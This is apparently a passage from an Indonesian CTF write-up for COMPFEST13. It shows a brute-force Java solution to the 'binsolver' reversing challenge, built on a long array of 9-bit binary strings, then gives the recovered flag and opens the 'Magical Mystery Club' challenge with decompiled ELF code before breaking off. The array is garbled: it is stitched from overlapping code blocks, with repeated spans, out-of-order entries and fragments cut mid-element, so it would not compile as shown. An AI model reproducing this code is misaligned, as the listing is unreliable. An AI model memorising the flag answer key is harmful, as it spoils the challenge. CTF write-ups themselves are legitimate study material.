'1', '1', '1', '1', '1', '0'},{'0', '0', '0', '1', '1', '1', '1',
'1', '1'},{'0', '0', '1', '0', '0', '0', '0', '0', '0'},{'0', '0',
'1', '0', '0', '0', '0', '0', '1'},{'0', '0', '1', '0', '0', '0',
'0', '1', '0'},{'0', '0', '1', '0', '0', '0', '0', '1', '1'},{'0',
'0', '1', '0', '0', '0', '1', '0', '0'},{'0', '0', '1', '0', '0',
'0', '1', '0', '1'},{'0', '0', '1', '0', '0', '0', '1', '1',
'0'},{'0', '0', '1', '0', '0', '0', '1', '1', '1'},{'0', '0', '1',
'0', '0', '1', '0', '0', '0'},{'0', '0', '1', '0', '0', '1', '0',
'0', '1'},{'0', '0', '1', '0', '0', '1', '0', '1', '0'},{'0', '0',
'1', '0', '0', '1', '0', '1', '1'},{'0', '0', '1', '0', '0', '1',
'1', '0', '0'},{'0', '0', '1', '0', '0', '1', '1', '0', '1'},{'0',
'0', '1', '0', '0', '1', '1', '1', '0'},{'0', '0', '1', '0', '0',
'1', '1', '1', '1'},{'0', '0', '1', '0', '1', '0', '0', '0',
'0'},{'0', '0', '1', '0', '1', '0', '0', '0', '1'},{'0', '0', '1',
'0', '1', '0', '0', '1', '0'},{'0', '0', '1', '0', '1', '0', '1',
'0', '0'},{'0', '0',
```

```
'1', '0', '1', '0', '1', '0', '1'},{'0', '0', '1', '0', '1', '0',
'1', '1', '0'},{'0', '0', '1', '0', '1', '0', '1', '1', '1'},{'0',
'0', '1', '0', '1', '1', '0', '0', '0'},{'0', '0', '1', '0', '1',
'1', '0', '0', '1'},{'0', '0', '1', '0', '1', '1', '0', '1',
'0'},{'0', '0', '1', '0', '1', '1', '0', '1', '1'},{'0', '0', '1',
'0', '1', '1', '1', '0', '0'},{'0', '0', '1', '0', '1', '1', '1',
'0', '1'},{'0', '0', '1', '0', '1', '1', '1', '1', '0'},{'0', '0',
'1', '0', '1', '1', '1', '1', '1'},{'0', '0', '1', '1', '0', '0',
'0', '0', '0'},{'0', '0', '1', '1', '0', '0', '0', '0', '1'},{'0',
'0', '1', '1', '0', '0', '0', '1', '0'},{'0', '0', '1', '1', '0',
'0', '0', '1', '1'},{'0', '0', '1', '1', '0', '0', '1', '0',
'0'},{'0', '0', '1', '1', '0', '0', '1', '0', '1'},{'0', '0', '1',
'1', '0', '0', '1', '1', '0'},{'0', '0', '1', '1', '0', '0', '1',
'1', '1'},{'0', '0', '1', '1', '0', '1', '0', '0', '0'},{'0', '0',
'1', '1', '0', '1', '0', '0', '1'},{'0', '0', '1', '1', '0', '1',
'0', '1', '0'},{'0', '0', '1', '1', '0', '1', '0', '1', '1'},{'0',
'0', '1', '1', '0', '1', '1', '0', '0'},{'0', '0', '1', '1', '0',
'1', '1', '0', '1'},{'0', '0', '1', '1', '0', '1', '1', '1',
'0'},{'0', '0', '1', '1', '0', '1', '1', '1', '1'},{'0', '0', '1',
'1', '1', '0', '0', '0', '0'},{'0', '0', '1', '1', '1', '0', '0',
'0', '1'},{'0', '0', '1', '1', '1', '0', '0', '1', '0'},{'0', '0',
'1', '1', '1', '0', '0', '1', '1'},{'0', '0', '1', '1', '1', '0',
'1', '0', '0'},{'0', '0', '1', '1', '1', '0', '1', '0', '1'},{'0',
'0', '1', '1', '1', '0', '1', '1', '0'},{'0', '0', '1', '1', '1',
'0', '1', '1', '1'},{'0', '0', '1', '1', '1', '1', '0', '0',
'0'},{'0', '0', '1', '1', '1', '1', '0', '0', '1'},{'0', '0', '1',
'1', '1', '1', '0', '1', '0'},{'0', '0', '1', '1', '1', '1', '1',
'0', '0'},{'0', '0', '1', '1', '1', '1', '1', '0', '1'},{'0', '0',
'1', '1', '1', '1', '1', '1', '0'},{'0', '1', '0', '0', '0', '0',
'0', '0', '0'},{'0', '1', '0', '0', '0', '0', '0', '0', '1'},{'0',
'1', '0', '0', '0', '0', '0', '1', '1'},{'0', '1', '0', '0', '0',
'0', '0', '1', '0'},{'0', '1', '0', '0', '0', '0', '0', '1', '1'},{'0',
'1', '0', '0', '0', '0', '1', '0', '0'},{'0', '1', '0', '0', '0',
'0', '1', '0', '1'},{'0', '1', '0', '0', '0', '0', '1', '1',
'0'},{'0', '1', '0', '0', '0', '0', '1', '1', '1'},{'0', '1', '0',
'0', '0', '1', '0', '0', '0'},{'0', '1', '0', '0', '0', '1', '0',
'0', '1'},{'0', '1', '0', '0', '0', '1', '0', '1', '0'},{'0', '1',
'0', '0', '0', '1', '0', '1', '1'},{'0', '1', '0', '0', '0', '1',
'1', '0', '0'},{'0', '1', '0', '0', '0', '1', '1', '0', '1'},{'0',
'1', '0', '0', '0', '1', '1', '1', '0'},{'0', '1', '0', '0', '0',
'1', '1', '1', '1'},{'0', '1', '0', '0', '1', '0', '0', '0',
'0'},{'0', '1', '0', '0', '1', '0', '0', '0', '1'},{'0', '1', '0',
'0', '1', '0', '0', '1', '0'},{'0', '1', '0', '0', '1', '0', '0',
'1', '1'},{'0', '1', '0', '0', '1', '0', '1', '0', '0'},{'0', '1',
'0', '0', '1', '0', '1', '0', '1'},{'0', '1', '0', '0', '1', '0',
'1', '1', '0'},{'0', '1', '0', '0', '1', '0', '1', '1', '1'},{'0',
'1', '0', '0', '1', '1', '0', '0', '0'},{'0', '1', '0', '0', '1',
'1', '0', '0', '1'},{'0', '1', '0', '0', '1', '1', '0', '1',
'0'},{'0', '1', '0', '0', '1', '1', '0', '1', '1'},{'0', '1', '0',
'0', '1', '1', '1', '0', '0'},{'0', '1', '0', '0', '1', '1', '1',
'0', '1'},{'0', '1', '0', '0', '1', '1', '1', '1', '0'},{'0', '1',
'0', '0', '1', '1', '1', '1', '1'},{'0', '1', '0', '1', '0', '0',
'0', '0', '0'},{'0', '1', '0', '1', '0', '0', '0', '0', '1'},{'0',
'1', '0', '1', '0', '0', '0', '1', '0'},{'0', '1', '0', '1', '0',
'0', '0', '1', '1'},{'0', '1', '0', '1', '0', '0', '1', '0',
'0'},{'0', '1', '0', '1', '0', '0', '1', '0', '1'},{'0', '1', '0',
'1', '0', '0', '1', '1', '0'},{'0', '1', '0', '1', '0', '0', '1',
'1', '1'},{'0', '1', '0', '1', '0', '1', '0', '0', '0'},{'0', '1',
'0', '1', '0', '1', '0', '0', '1'},{'0', '1', '0', '1', '0', '1',
'0', '1', '0'},{'0', '1', '0', '1', '0', '1', '0', '1', '1'},{'0',
'1', '0', '1', '0', '1', '1', '0', '0'},{'0', '1', '0', '1', '0',
'1', '1', '0', '1'},{'0', '1', '0', '1', '0', '1', '1', '1',
'0'},{'0', '1', '0', '1', '0', '1', '1', '1', '1'},{'0', '1', '0',
'1', '1', '0', '0', '0', '0'},{'0', '1', '0', '1', '1', '0', '0',
'0', '1'},{'0', '1', '0', '1', '1', '0', '0', '1', '0'},{'0', '1',
'0', '1', '1', '0', '0', '1', '1'},{'0', '1', '0', '1', '1', '0',
'1', '0', '0'},{'0', '1', '0', '1', '1', '0', '1', '0', '1'},{'0',
'1', '0', '1', '1', '0', '1', '1', '0'},{'0', '1', '0', '1', '1',
'0', '1', '1', '1'},{'0', '1', '0', '1', '1', '1', '0', '0',
'0'},{'0', '1', '0', '1', '1', '1', '0', '0', '1'},{'0', '1', '0',
'1', '1', '1', '0', '1', '0'},{'0', '1', '0', '1', '1', '1', '0',
'1', '1'},{'0', '1', '0', '1', '1', '1', '1', '0', '0'},{'0', '1',
'0', '1', '1', '1', '1', '0', '1'},{'0', '1', '0', '1', '1', '1',
'1', '1', '0'},{'0', '1', '0', '1', '1', '1', '1', '1', '1'},{'0',
'1', '1', '0', '0', '0', '0', '0', '0'},{'0', '1', '1', '0', '0',
'0', '0', '0', '1'},{'0', '1', '1', '0', '0', '0', '0', '1',
'0'},{'0', '1', '1', '0', '0', '0', '0', '1', '1'},{'0', '1', '1',
'0', '0', '0', '1', '0', '0'},{'0', '1', '1', '0', '0', '0', '1',
'0', '1'},{'0', '1', '1', '0', '0', '0', '1', '1', '0'},{'0', '1',
'1', '0', '0', '0', '1', '1', '1'},{'0', '1', '1', '0', '0', '1',
'0', '0', '0'},{'0', '1', '1', '0', '0', '1', '0', '0', '1'},{'0',
'1', '1', '0', '0', '1', '0', '1', '0'},{'0', '1', '1', '0', '0',
'1', '0', '1', '1'},{'0', '1', '1', '0', '0', '1', '1', '0',
'0'},{'0', '1', '1', '0', '0', '1', '1', '0', '1'},{'0', '1', '1',
'0', '0', '1', '1', '1', '0'},{'0', '1', '1', '0', '0', '1', '1',
'1', '1'},{'0', '1', '1', '0', '1', '0', '0', '0', '0'},{'0', '1',
'1', '0', '1', '0', '0', '0', '1'},{'0', '1', '1', '0', '1', '0',
'0', '1', '0'},{'0', '1', '1', '0', '1', '0', '0', '1', '1'},{'0',
'1', '1', '0', '1', '0', '1', '0', '0'},{'0', '1', '1', '0', '1',
'0', '1', '0', '1'},{'0', '1', '1', '0', '1', '0', '1', '1',
'0'},{'0', '1', '1', '0', '1', '0', '1', '1', '1'},{'0', '1', '1',
'0', '1', '1', '0', '0', '0'},{'0', '1', '1', '0', '1', '1', '0',
'0', '1'},{'0', '1', '1', '0', '1', '1', '0', '1', '0'},{'0', '1',
'1', '0', '1', '1', '0', '1', '1'},{'0', '1', '1', '0', '1', '1',
'1', '0', '0'},{'0', '1', '1', '0', '1', '1', '1', '0', '1'},{'0',
```

```
'1', '0', '0', '1', '1', '1', '1', '0'},{'0', '1', '0', '0', '1',
'1', '1', '1', '1'},{'0', '1', '0', '1', '0', '0', '0', '0',
'0'},{'0', '1', '0', '1', '0', '0', '0', '0', '1'},{'0', '1', '0',
'1', '0', '0', '0', '1', '0'},{'0', '1', '0', '1', '0', '0', '0',
'1', '1'},{'0', '1', '0', '1', '0', '0', '1', '0', '0'},{'0', '1',
'0', '1', '0', '0', '1', '0', '1'},{'0', '1', '0', '1', '0', '0',
'1', '1', '0'},{'0', '1', '0', '1', '0', '0', '1', '1', '1'},{'0',
'1', '0', '1', '0', '1', '0', '0', '0'},{'0', '1', '0', '1', '0',
'1', '0', '0', '1'},{'0', '1', '0', '1', '0', '1', '0', '1',
'0'},{'0', '1', '0', '1', '0', '1', '0', '1', '1'},{'0', '1', '0',
'1', '0', '1', '1', '0', '0'},{'0', '1', '0', '1', '0', '1', '1',
'0', '1'},{'0', '1', '0', '1', '0', '1', '1', '1', '0'},{'0', '1',
'0', '1', '0', '1', '1', '1', '1'},{'0', '1', '0', '1', '1', '0',
'0', '0', '0'},{'0', '1', '0', '1', '1', '0', '0', '0', '1'},{'0',
'1', '0', '1', '1', '0', '0', '1', '0'},{'0', '1', '0', '1', '1',
'0', '1', '0', '1'},{'0', '1', '0', '1', '1', '0', '1', '0',
'0'},{'0', '1', '0', '1', '1', '0', '1', '1', '0'},{'0', '1', '1',
'1', '1', '0', '0', '0', '0'},{'0', '1', '1', '1', '1', '0', '0',
'0', '1'},{'0', '1', '1', '1', '1', '0', '1', '0', '0'},{'0', '1',
'1', '1', '1', '0', '1', '0', '1'},{'0', '1', '1', '1', '1', '0',
'1', '1', '0'},{'0', '1', '1', '1', '1', '1', '0', '0', '0'},{'0',
'1', '1', '1', '1', '1', '0', '0', '1'},{'0', '1', '1', '1', '1',
'1', '0', '1', '0'},{'0', '1', '1', '1', '1', '1', '1', '0',
'0'},{'0', '1', '1', '1', '1', '1', '1', '1', '1'}
```


'0'},{'0', '1', '1', '1', '0', '0', '1', '1', '1'},{'0', '1', '1',
'1', '0', '1', '0', '0', '0'},{'0', '1', '1', '1', '0', '1', '0',
'0', '1'},{'0', '1', '1', '1', '0', '1', '0', '1', '0'},{'0', '1',
'1', '1', '0', '1', '0', '1', '1'},{'0', '1', '1', '1', '0', '1',
'1', '0', '0'},{'0', '1', '1', '1', '0', '1', '1', '0', '1'},{'0',
'1', '1', '1', '0', '1', '1', '1', '0'},{'0', '1', '1', '1', '0',
'1', '1', '1', '1'},{'0', '1', '1', '1', '1', '0', '0', '0',
'0'},{'0', '1', '1', '1', '1', '0', '0', '0', '1'},{'0', '1', '1',
'1', '1', '0', '0', '1', '0'},{'0', '1', '1', '1', '1', '0', '0',
'1', '1'},{'0', '1', '1', '1', '1', '0', '1', '0', '0'},{'0', '1',
'1', '1', '1', '0', '1', '0', '1'},{'0', '1', '1', '1', '1', '0',
'1', '1', '0'},{'0', '1', '1', '1', '1', '0', '1', '1', '1'},{'0',
'1', '1', '1', '1', '1', '0', '0', '0'},{'0', '1', '1', '1', '1',
'1', '0', '0', '1'},{'0', '1', '1', '1', '1', '1', '0', '1',
'0'},{'0', '1', '1', '1', '1', '1', '0', '1', '1'},{'0', '1', '1',
'1', '1', '1', '1', '0', '0'},{'0', '1', '1', '1', '1', '1', '1',
'0', '1'},{'0', '1', '1', '1', '1', '1', '1', '1', '0'},{'0', '1',
'1', '1', '1', '1', '1', '1', '1'},{'1', '0', '0', '0', '0', '0',
'0', '0', '0'},{'1', '0', '0', '0', '0', '0', '0', '0', '1'},{'1',
'0', '0', '0', '0', '0', '0', '1', '0'},{'1', '0', '0', '0', '0',
'0', '1', '0', '0'},{'1', '0', '0', '0', '0', '0', '1', '0',
'1'},{'1', '0', '0', '0', '0', '0', '1', '1', '0'},{'1', '0', '0',
'0', '0', '0', '1', '1', '1'},{'1', '0', '0', '0', '0', '1', '0',
'0', '0'},{'1', '0', '0', '0', '0', '1', '0', '0', '1'},{'1', '0',
'0', '0', '0', '1', '0', '1', '0'},{'1', '0', '0', '0', '0', '1',
'0', '1', '1'},{'1', '0', '0', '0', '0', '1', '1', '0', '0'},{'1',
'0', '0', '0', '0', '1', '1', '0', '1'},{'1', '0', '0', '0', '0',
'1', '1', '1', '0'},{'1', '0', '0', '0', '0', '1', '1', '1',
'1'},{'1', '0', '0', '0', '1', '0', '0', '0', '0'},{'1', '0', '0',
'0', '1', '0', '0', '0', '1'},{'1', '0', '0', '0', '1', '0', '0',
'1', '0'},{'1', '0', '0', '0', '1', '0', '0', '1', '1'},{'1', '0',
'0', '0', '1', '0', '1', '0', '0'},{'1', '0', '0', '0', '1', '0',
'1', '0', '1'},{'1', '0', '0', '0', '1', '0', '1', '1', '0'},{'1',
'0', '0', '0', '1', '0', '1', '1', '1'},{'1', '0', '0', '0', '1',
'1', '0', '0', '0'},{'1', '0', '0', '0', '1', '1', '0', '0',
'1'},{'1', '0', '0', '0', '1', '1', '0', '1', '0'},{'1', '0', '0',
'0', '1', '1', '0', '1', '1'},{'1', '0', '0', '0', '1', '1', '1',
'0', '0'},{'1', '0', '0', '0', '1', '1', '1', '0', '1'},{'1', '0',
'0', '0', '1', '1', '1', '1', '0'},{'1', '0', '0', '0', '1', '1',
'1', '1', '1'},{'1', '0', '0', '1', '0', '0', '0', '0', '0'},{'1',
'0', '0', '1', '0', '0', '0', '0', '1'},{'1', '0', '0', '1', '0',
'0', '0', '1', '0'},{'1', '0', '0', '1', '0', '0', '0', '1',
'1'},{'1', '0', '0', '1', '0', '0', '1', '0', '0'},{'1', '0', '0',
'1', '0', '0', '1', '0', '1'},{'1', '0', '0', '1', '0', '0', '1',
'1', '0'},{'1', '0', '0', '1', '0', '0', '1', '1', '1'},{'1', '0',
'0', '1', '0', '1', '0', '0', '0'},{'1', '0', '0', '1', '0', '1',
'0', '0', '1'},{'1', '0', '0', '1', '0', '1', '0', '1', '0'},{'1',
'0', '0', '1', '0', '1', '0', '1', '1'},{'1', '0', '0', '1', '0',
'1', '1', '0', '0'},{'1', '0', '0', '1', '0', '1', '1', '0',
'1'},{'1', '0', '0', '1', '0', '1', '1', '1', '0'},{'1', '0', '0',
'1', '0', '1', '1', '1', '1'},{'1', '0', '0', '1', '1', '0', '0',
'0', '0'},{'1', '0', '0', '1', '1', '0', '0', '0', '1'},{'1', '0',
'0', '1', '1', '0', '0', '1', '0'},{'1', '0', '0', '1', '1', '0',
'0', '1', '1'},{'1', '0', '0', '1', '1', '0', '1', '0', '0'},{'1',
'0', '0', '1', '1', '0', '1', '0', '1'},{'1', '0', '0', '1', '1',
'0', '1', '1', '0'},{'1', '0', '0', '1', '1', '0', '1', '1',
'1'},{'1', '0', '0', '1', '1', '1', '0', '0', '0'},{'1', '0', '0',
'1', '1', '1', '0', '0', '1'},{'1', '0', '0', '1', '1', '1', '0',
'1', '0'},{'1', '0', '0', '1', '1', '1', '0', '1', '1'},{'1', '0',
'0', '1', '1', '1', '1', '0', '0'},{'1', '0', '0', '1', '1', '1',
'1', '0', '1'},{'1', '0', '0', '1', '1', '1', '1', '1', '0'},{'1',
'0', '0', '1', '1', '1', '1', '1', '1'}

```
'1', '1'},{'1', '0', '0', '1', '1', '0', '0', '0', '0'},{'1', '0',
'0', '1', '1', '0', '0', '0', '1'},{'1', '0', '0', '1', '1', '0',
'0', '1', '0'},{'1', '0', '0', '1', '1', '0', '0', '1', '1'},{'1',
'0', '0', '1', '1', '0', '1', '0', '0'},{'1', '0', '0', '1', '1',
'0', '1', '0', '1'},{'1', '0', '0', '1', '1', '0', '1', '1',
'0'},{'1', '0', '0', '1', '1', '0', '1', '1', '1'},{'1', '0', '0',
'1', '1', '1', '0', '0', '0'},{'1', '0', '0', '1', '1', '1', '0',
'0', '1'},{'1', '0', '0', '1', '1', '1', '0', '1', '0'},{'1', '0',
'0', '1', '1', '1', '1', '0', '1'},{'1', '0', '0', '1', '1', '1',
'1', '0', '0'},{'1', '0', '0', '1', '1', '1', '1', '0', '1'},{'1',
'0', '0', '1', '1', '1', '1', '1', '0'},{'1', '0', '0', '1', '1',
'1', '1', '1', '1'},{'1', '0', '1', '0', '0', '0', '0', '0',
'0'},{'1', '0', '1', '0', '0', '0', '0', '0', '1'},{'1', '0', '1',
'0', '0', '0', '0', '1', '0'},{'1', '0', '1', '0', '0', '0', '1',
'1', '1'},{'1', '0', '1', '0', '0', '0', '1', '0', '0'},{'1', '0',
'1', '0', '0', '0', '1', '0', '1'},{'1', '0', '1', '0', '0', '0',
'1', '1', '0'},{'1', '0', '1', '0', '0', '0', '1', '1', '1'},{'1',
'0', '1', '0', '0', '1', '0', '0', '0'},{'1', '0', '1', '0', '0',
'1', '0', '0', '1'},{'1', '0', '1', '0', '0', '1', '0', '1',
'0'},{'1', '0', '1', '0', '0', '1', '0', '1', '1'},{'1', '0', '1',
'0', '0', '1', '1', '0', '0'},{'1', '0', '1', '0', '0', '1', '1',
'0', '1'},{'1', '0', '1', '0', '0', '1', '1', '1', '0'},{'1', '0',
'1', '0', '0', '1', '1', '1', '1'},{'1', '0', '1', '0', '1', '0',
'0', '0', '0'},{'1', '0', '1', '0', '1', '0', '0', '0', '1'},{'1',
'0', '1', '0', '1', '0', '0', '1', '0'},{'1', '0', '1', '0', '1',
'0', '0', '1', '1'},{'1', '0', '1', '0', '1', '0', '1', '0',
'0'},{'1', '0', '1', '0', '1', '0', '1', '0', '1'},{'1', '0', '1',
'0', '1', '0', '1', '1', '0'},{'1', '0', '1', '0', '1', '0', '1',
'1', '1'},{'1', '0', '1', '0', '1', '1', '0', '0', '0'},{'1', '0',
'1', '0', '1', '1', '0', '0', '1'},{'1', '0', '1', '0', '1', '1',
'0', '1', '0'},{'1', '0', '1', '0', '1', '1', '0', '1', '1'},{'1',
'0', '1', '0', '1', '1', '1', '0', '0'},{'1', '0', '1', '0', '1',
'1', '1', '0', '1'},{'1', '0', '1', '0', '1', '1', '1', '1',
'0'},{'1', '0', '1', '0', '1', '1', '1', '1', '1'},{'1', '0', '1',
'1', '0', '0', '0', '0', '0'},{'1', '0', '1', '1', '0', '0', '0',
'0', '1'},{'1', '0', '1', '1', '0', '0', '1', '0', '0'},{'1', '0',
'1', '1', '0', '0', '1', '0', '1'},{'1', '0', '1', '1', '0', '0',
'1', '1', '0'},{'1', '0', '1', '1', '0', '0', '1', '1', '1'},{'1',
'0', '1', '1', '0', '1', '0', '0', '0'},{'1', '0', '1', '1', '0',
'1', '0', '0', '1'},{'1', '0', '1', '1', '0', '1', '0', '1',
'0'},{'1', '0', '1', '1', '0', '1', '0', '1', '1'},{'1', '0', '1',
'1', '0', '1', '1', '0', '0'},{'1', '0', '1', '1', '0', '1', '1',
'0', '1'},{'1', '0', '1', '1', '0', '1', '1', '1', '0'},{'1', '0',
'1', '1', '0', '1', '1', '1', '1'},{'1', '0', '1', '1', '1', '0',
'0', '0', '0'},{'1', '0', '1', '1', '1', '0', '0', '0', '1'},{'1',
'0', '1', '1', '1', '0', '0', '1', '0'},{'1', '0', '1', '1', '1',
'0', '0', '1', '1'},{'1', '0', '1', '1', '1', '0', '1', '0',
'0'},{'1', '0', '1', '1', '1', '0', '1', '0', '1'},{'1', '0', '1',
'1', '1', '0', '1', '1', '0'},{'1', '0', '1', '1', '1', '0', '1',
'1', '1'},{'1', '0', '1', '1', '1', '1', '0', '0', '0'},{'1', '0',
'1', '1', '1', '1', '0', '0', '1'},{'1', '0', '1', '1', '1', '1',
'0', '1', '0'},{'1', '0', '1', '1', '1', '1', '0', '1', '1'},{'1',
'0', '1', '1', '1', '1', '1', '0', '0'},{'1', '0', '1', '1', '1',
'1', '1', '0', '1'},{'1', '0', '1', '1', '1', '1', '1', '1',
'0'},{'1', '0', '1', '1', '1', '1', '1', '1', '1'},
```

```
'0', '0', '0'},{'1', '0', '1', '1', '1', '1', '0', '0', '1'},{'1',
'0', '1', '1', '1', '1', '0', '1', '0'},{'1', '0', '1', '1', '1',
'1', '0', '1', '1'},{'1', '0', '1', '1', '1', '1', '1', '0',
'0'},{'1', '0', '1', '1', '1', '1', '1', '0', '1'},{'1', '0', '1',
'1', '1', '1', '1', '1', '0'},{'1', '0', '1', '1', '1', '1', '1',
'1', '1'},{'1', '1', '0', '0', '0', '0', '0', '0', '0'},{'1', '1',
'0', '0', '0', '0', '0', '0', '1'},{'1', '1', '0', '0', '0', '0',
'0', '1', '0'},{'1', '1', '0', '0', '0', '0', '0', '1', '1'},{'1',
'1', '0', '0', '0', '0', '1', '0', '0'},{'1', '1', '0', '0', '0',
'0', '1', '1', '0'},{'1', '1', '0', '0', '0', '0', '1', '1',
'0'},{'1', '1', '0', '0', '0', '0', '1', '1', '1'},{'1', '1', '0',
'0', '0', '1', '0', '0', '0'},{'1', '1', '0', '0', '0', '1', '0',
'0', '1'},{'1', '1', '0', '0', '0', '1', '0', '1', '0'},{'1', '1',
'0', '0', '0', '1', '0', '1', '1'},{'1', '1', '0', '0', '0', '1',
'1', '0', '0'},{'1', '1', '0', '0', '0', '1', '1', '0', '1'},{'1',
'1', '0', '0', '0', '1', '1', '1', '0'},{'1', '1', '0', '0', '1',
'0', '0', '0', '0'},{'1', '1', '0', '0', '1', '0', '0', '0',
'1'},{'1', '1', '0', '0', '1', '0', '0', '1', '0'},{'1', '1', '0',
'0', '1', '0', '1', '0', '0'},{'1', '1', '0', '0', '1', '0', '1',
'0', '1'},{'1', '1', '0', '0', '1', '0', '1', '1', '0'},{'1', '1',
'0', '0', '1', '0', '1', '1', '1'},{'1', '1', '0', '0', '1', '1',
'0', '0', '0'},{'1', '1', '0', '0', '1', '1', '0', '0', '1'},{'1',
'1', '0', '0', '1', '1', '0', '1', '0'},{'1', '1', '0', '0', '1',
'1', '0', '1', '1'},{'1', '1', '0', '0', '1', '1', '1', '0',
'0'},{'1', '1', '0', '0', '1', '1', '1', '0', '1'},{'1', '1', '0',
'0', '1', '1', '1', '1', '0'},{'1', '1', '0', '0', '1', '1', '1',
'1', '1'},{'1', '1', '0', '1', '0', '0', '0', '0', '0'},{'1', '1',
'0', '1', '0', '0', '0', '0', '1'},{'1', '1', '0', '1', '0', '0',
'0', '1', '0'},{'1', '1', '0', '1', '0', '0', '0', '1', '1'},{'1',
'1', '0', '1', '0', '0', '1', '0', '0'},{'1', '1', '0', '1', '0',
'0', '1', '0', '1'},{'1', '1', '0', '1', '0', '0', '1', '1',
'0'},{'1', '1', '0', '1', '0', '0', '1', '1', '1'},{'1', '1', '0',
'1', '0', '1', '0', '0', '0'},{'1', '1', '0', '1', '0', '1', '0',
'0', '1'},{'1', '1', '0', '1', '0', '1', '0', '1', '0'},{'1', '1',
'0', '1', '0', '1', '0', '1', '1'},{'1', '1', '0', '1', '0', '1',
'1', '0', '0'},{'1', '1', '0', '1', '0', '1', '1', '0', '1'},{'1',
'1', '0', '1', '0', '1', '1', '1', '0'},{'1', '1', '0', '1', '0',
'1', '1', '1', '1'},{'1', '1', '0', '1', '1', '0', '0', '0',
'0'},{'1', '1', '0', '1', '1', '0', '0', '0', '1'},{'1', '1', '0',
'1', '1', '0', '0', '1', '0'},{'1', '1', '0', '1', '1', '0', '0',
'1', '1'},{'1', '1', '0', '1', '1', '0', '1', '0', '0'},{'1', '1',
'0', '1', '1', '0', '1', '0', '1'},{'1', '1', '0', '1', '1', '0',
'1', '1', '0'},{'1', '1', '0', '1', '1', '0', '1', '1', '1'},{'1',
'1', '0', '1', '1', '1', '0', '0', '0'},{'1', '1', '0', '1', '1',
'1', '0', '0', '1'},{'1', '1', '0', '1', '1', '1', '0', '1', '0'},
'0', '0', '0', '0', '0', '0'},{'1', '1', '1', '0', '0',
```

```
'0', '0', '0', '1'},{'1', '1', '1', '0', '0', '0', '0', '1',
'0'},{'1', '1', '1', '0', '0', '0', '0', '1', '1'},{'1', '1', '1',
'0', '0', '0', '1', '0', '0'},{'1', '1', '1', '0', '0', '0', '1',
'0', '1'},{'1', '1', '1', '0', '0', '0', '1', '1', '0'},{'1', '1',
'1', '0', '0', '0', '1', '1', '1'},{'1', '1', '1', '0', '0', '1',
'0', '0', '0'},{'1', '1', '1', '0', '0', '1', '0', '0', '1'},{'1',
'1', '1', '0', '0', '1', '0', '1', '0'},{'1', '1', '1', '0', '0',
'1', '0', '1', '1'},{'1', '1', '1', '0', '0', '1', '1', '0',
'0'},{'1', '1', '1', '0', '0', '1', '1', '0', '1'},{'1', '1', '1',
'0', '0', '1', '1', '1', '0'},{'1', '1', '1', '0', '0', '1', '1',
'1', '1'},{'1', '1', '1', '0', '1', '0', '0', '0', '0'},{'1', '1',
'1', '0', '1', '0', '0', '0', '1'},{'1', '1', '1', '0', '1', '0',
'0', '1', '0'},{'1', '1', '1', '0', '1', '0', '0', '1', '1'},{'1',
'1', '1', '0', '1', '0', '1', '0', '0'},{'1', '1', '1', '0', '1',
'0', '1', '0', '1'},{'1', '1', '1', '0', '1', '0', '1', '1',
'0'},{'1', '1', '1', '0', '1', '0', '1', '1', '1'},{'1', '1', '1',
'0', '1', '1', '0', '0', '0'},{'1', '1', '1', '0', '1', '1', '0',
'0', '1'},{'1', '1', '1', '0', '1', '1', '0', '1', '0'},{'1', '1',
'1', '0', '1', '1', '0', '1', '1'},{'1', '1', '1', '0', '1', '1',
'1', '0', '0'},{'1', '1', '1', '0', '1', '1', '1', '0', '1'},{'1',
'1', '1', '0', '1', '1', '1', '1', '0'},{'1', '1', '1', '0', '1',
'1', '1', '1', '1'},{'1', '1', '1', '1', '0', '0', '0', '0',
'0'},{'1', '1', '1', '1', '0', '0', '0', '0', '1'},{'1', '1', '1',
'1', '0', '0', '0', '1', '0'},{'1', '1', '1', '1', '0', '0', '1',
'0', '0'},{'1', '1', '1', '1', '0', '0', '1', '1', '1'},{'1',
'1', '1', '1', '0', '1', '0', '0', '0'},{'1', '1', '1', '1', '0',
'1', '0', '1', '1'},{'1', '1', '1', '1', '0', '1', '1', '0',
'0'},{'1', '1', '1', '1', '0', '1', '1', '1', '0'},{'1', '1', '1',
'1', '0', '1', '1', '1', '1'},{'1', '1', '1', '1', '1', '0', '0',
'0', '0'},{'1', '1', '1', '1', '1', '0', '0', '0', '1'},{'1',
'1', '1', '1', '1', '0', '0', '1', '0'},{'1', '1', '1', '1', '1',
'0', '0', '1', '1'},{'1', '1', '1', '1', '1', '0', '1', '0',
'0'},{'1', '1', '1', '1', '1', '0', '1', '0', '1'},{'1', '1', '1',
'1', '1', '0', '1', '1', '0'},{'1', '1', '1', '1', '1', '0', '1',
'1', '1'},{'1', '1', '1', '1', '1', '1', '0', '0', '0'},{'1', '1',
'1', '1', '1', '1', '0', '0', '1'},{'1', '1', '1', '1', '1', '1',
'0', '1', '0'},{'1', '1', '1', '1', '1', '1', '0', '1', '1'},{'1',
'1', '1', '1', '1', '1', '1', '0', '0'},{'1', '1', '1', '1', '1',
'1', '1', '0', '1'},{'1', '1', '1', '1', '1', '1', '1', '1',
'0'},{'1', '1', '1', '1', '1', '1', '1', '1', '1'}};
     for (char a[] : arr) {
     for (char b : a) {
          Secret.getInstance().process(b);
     }
     System.out.println(Secret.getInstance().getData());
     Secret.getInstance().resetInstance();
     }
```

```
    }
}
```

```
kosong ~ ctf compfest binsolver java Main  > dump
kosong ~ ctf compfest binsolver strings dump | grep "COMPFEST13"
COMPFEST13{brut3Force_AND_w1n_6965d74c2e}
COMPFEST13{brut3Force_AND_w1n_6965d74c2e}
```

Flag : COMPFEST13{brut3Force_AND_w1n_6965d74c2e}

Magical Mystery Club (482 pts)

Diberikan file ELF 64 bit, kemudian kami coba decompile

```
__int64 __usercall cast_magic@<rax>(__int64 a1@<rbp>, char a2@<dil>)
{
  int v2; // eax
  unsigned int v3; // ST1C_4
  char v4; // bl
  char v5; // al
  __int64 v7; // [rsp-8h] [rbp-8h]

  __asm { endbr64 }
  v7 = a1;
  v2 = sub_1130();
  v3 = (unsigned __int8)(((unsigned __int64)v2 >> 56) + v2) - ((unsigned int)(v2 >> 31) >> 24);
  v4 = frthcatplziuycxi(v3, (__int64)&v7, a2, v3);
  v5 = fjdndjcbzriaukmh((unsigned int)state, v3, v3);
  state *= 3;
  return (unsigned __int8)(v4 ^ v5);
}
```

```
for ( i = 0; i < (unsigned __int64)sub_10C0(&v8); ++i )
  *((_BYTE *)&v10 + i - 288) = cast_magic((__int64)&v10, *((_BYTE *)&v10 + i - 288));
